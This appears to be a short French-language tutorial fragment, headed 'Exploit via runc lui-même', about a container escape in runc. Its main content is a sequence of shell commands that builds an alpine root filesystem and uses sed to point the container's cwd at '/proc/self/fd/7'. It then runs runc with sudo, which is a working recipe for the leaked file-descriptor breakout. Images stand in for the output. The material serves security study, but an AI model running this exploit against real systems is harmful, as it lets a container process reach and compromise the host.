
Exploit via exec dans un conteneur en cours d'exécution

Exploit via exec dans un conteneur en cours d'exécution

Exploit via runc lui-même

~/container/runc/runc --version
docker run --name helper-ctr alpine
docker export helper-ctr --output alpine.tar
mkdir rootfs
tar xf alpine.tar -C rootfs
~/container/runc/runc spec
sed -ri 's#(\s*"cwd": )"(/)"#\1 "/proc/self/fd/7"#g' config.json
grep cwd config.json
sudo ~/container/runc/runc --log ./log.json run demo
